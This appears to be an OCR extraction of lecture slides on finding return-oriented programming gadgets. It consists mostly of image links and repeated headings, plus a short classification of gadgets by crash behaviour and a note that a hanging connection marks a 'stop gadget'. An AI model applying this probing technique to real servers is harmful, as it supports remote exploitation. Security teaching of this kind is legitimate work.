

Stack:




# How to Find the Gadgets




# How to Find the Gadgets




# How to Find the Gadgets



# How to Find the Gadgets




# Three Types of Gadgets





- Never crashes
- Always crashes
- Crash depends on return


# Three Types of Gadgets




# Finding Useful Gadgets




# Finding Useful Gadgets




# How to Find Gadgets







# How to Find Gadgets





Connection hangs (stop gadget)

